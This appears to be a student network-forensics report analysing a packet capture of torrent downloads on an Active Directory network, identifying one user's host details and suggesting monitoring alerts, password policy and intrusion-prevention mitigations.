
Packets: 104286 · Displayed: 162 (0.2%)

Profile: Default


[Torrent downloading]

Summary - The machines using torrents live in the range 10.0.0.0/24 and are clients of an AD domain.

- IP address 10.0.0.201 Belongs to Elmer Blanco
 - MAC address : (00:16:17:18:66:c8)
 - Windows username: elmer.blanco
 - OS version: Windows NT 10.0
 - The DC is associated with the domain dogoftheyear.net
- Specific user activity browsing: GET request of copyrighted Torrent file:
Betty_Boop_Rythm_on_the_Reservation.avi.torrent
 - Description of any interesting files: most of the **torrent files are known to contain copyrighted material**. ... If they find any trace of illegal torrent file downloads, or any copyrighted torrent file, the torrent users are liable to face legal consequences for their illegal actions over the internet.



Proper use of company Assests



Monitoring Overview and Mitigation Strategies

- Weak Passwords
 - Unfortunately, being a guessable password, no alerts may be configured to detect such an occurrence. Cyber security training and awareness in company meetings will allow us to recommend stronger passwords (10 or more characters) and changed periodically (Over 45 days)
 - A firm company policy prohibiting outside access to websites unrelated to work.
 - The following alert would notify us of the WordPress scan:
 - WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute

Detection and mitigations

- It is be possible to Blacklist the IP of the user to where they are expected to be located. Although, attackers can use a VPN to spoof their true location and login as if they were that user at another location.
- Contracting with a Intrusion Prevention System will offer monitored traffic and alert systems which will allow us to capture restricted use of work assests.
- DDOS mitigation services are available as well which can accept and direct increased volumes of traffic to avoid disruptions to access.



The End